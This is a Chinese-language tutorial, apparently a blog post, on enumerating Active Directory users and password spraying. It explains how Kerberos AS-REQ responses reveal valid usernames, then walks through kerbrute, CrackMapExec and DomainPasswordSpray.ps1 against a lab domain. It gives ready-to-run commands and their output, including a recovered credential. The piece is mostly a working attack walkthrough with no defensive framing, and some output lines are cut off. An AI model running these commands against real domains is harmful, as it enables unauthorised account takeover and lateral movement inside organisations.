

Password Spraying密码喷洒攻击和域内用户枚举横向移动

域内用户枚举攻击原理

正常域用户登录主机，我们可以通过 "net user /domain"来列举出域内的用户。但是当我们用非域用户进行登录时，是不能使用 "net user /domain"这条命令的。或者当主机不在域内但是能与域控通信时，以上两种情况我们可以通过以下方法对域内用户进行枚举。

Kerberos本身是一种基于身份认证的协议，在 Kerberos 协议认证的 第一阶段AS-REQ，当用户不存在时，返回包提示错误。当用户名存在，密码正确和密码错误时，AS-REP的返回包不一样。所以可以利用这点，对域内进行域用户枚举和密码喷洒攻击。在AS-REQ阶段客户端向AS发送用户名，AS对用户名进行验证，用户存在和不存在返回的数据包不一样，所以，根据AS的返回包来对域用户进行枚举




枚举工具介绍

kerbrute工具

```
kerbrute.exe userenum --dc 域控ip -d 域名 用户名字典.txt
```

```
C:\Users\Administrator\Desktop>kerbrute.exe userenum --dc 192.168.41.10 -d hack.com 1.txt
```



```
Version: v1.0.3 (9dad6e1) - 08/17/22 - Ronnie Flathers @ropnop
```

```
2022/08/17 11:02:54 > Using KDC(s):
2022/08/17 11:02:54 > 192.168.41.10:88
2022/08/17 11:02:55 > [+] VALID USERNAME: zs@hack.com
2022/08/17 11:02:55 > Done! Tested 3000 usernames (1 valid) in 0.494 seconds
```

```
C:\Users\Administrator\Desktop>
```

密码喷洒攻击原理


在确认用户存在后，客户端又会发送一个AS-REQ请求，如果密码正确，则返回AS-REP。否则返回KRB5KDC_ERP_PREAUTH_FAILED，

在常规的爆破中，我们都是先用很多密码去碰撞一个账号，这样很容易导致账号被锁定。而密码喷洒就是先用一个密码去碰撞很多账号，此方法能有效的避免账号被锁定的问题

kerbrute工具

```
kerbrute.exe passwordspray -d hack.com 1.txt Admin@123
```

```
C:\Users\Administrator\Desktop>kerbrute.exe passwordspray -d hack.com 1.txt Admin@123
```



```
Version: v1.0.3 (9dad6e1) - 08/17/22 - Ronnie Flathers @ropnop
```

```
2022/08/17 12:58:43 > Using KDC(s):
2022/08/17 12:58:43 > dc.hack.com:88
2022/08/17 12:58:43 > [+] VALID LOGIN: zs@hack.com:Admin@123
2022/08/17 12:58:44 > Done! Tested 3000 logins (1 successes) in 1.059 seconds
```

```
C:\Users\Administrator\Desktop>
```

CrackMapExec

CrackMapExec（又名 CME）是一款非常好用的密码喷洒攻击的工具，在 Kali Linux 默认已经安装好。

下载地址：<https://github.com/byt3bl33d3r/CrackMapExec>

```
crackmapexec smb 192.168.41.10 -u 1.txt -p 'Admin@123' --continue-on-success
```

```
└─# crackmapexec smb 192.168.41.10 -u 1.txt -p 'Admin@123' --continue-on-success
SMB      192.168.41.10  445  DC      [*] Windows Server 2012 R2 Standard 960
DC) (domain:hack.com) (signing:True) (SMBv1:True)
SMB      192.168.41.10  445  DC      [+] hack.com\zs:Admin@123
SMB      192.168.41.10  445  DC      [-] hack.com\li:Admin@123 STATUS_LOGON_
SMB      192.168.41.10  445  DC      [-] hack.com\wanli:Admin@123 STATUS_ACC
TION
```

DomainPasswordSpray.ps1

必须是域内用户才可以

UserList: 用户字典
Password: 单个密码
PasswordList: 密码字典
OutFile: 输出的文件名
Domain: 要爆破的域
Force: 强制喷洒继续，而不提示确认。

```
Import-Module DomainPasswordSpray.ps1 导入
Invoke-DomainPasswordSpray -UserList 1.txt -Domain hack.com -Password Admin@123
-OutFile res.txt
```

```
* FullyQualifiedErrorId : MethodNotFound

[*] The domain password policy observation window is set to  minutes.
[*] Setting a  minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 3000 accounts?
[Y] Yes [N] No [?] 帮助 (默认值为 "Y"): y
[*] Password spraying has begun with 1 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Admin@123 against 3000 users. Current time is 14:05
[*] SUCCESS! User:zs Password:Admin@123
[*] Password spraying is complete
[*] Any passwords that were successfully sprayed have been output to res.txt
PS C:\Users\administrator.HACK.000\Desktop>
```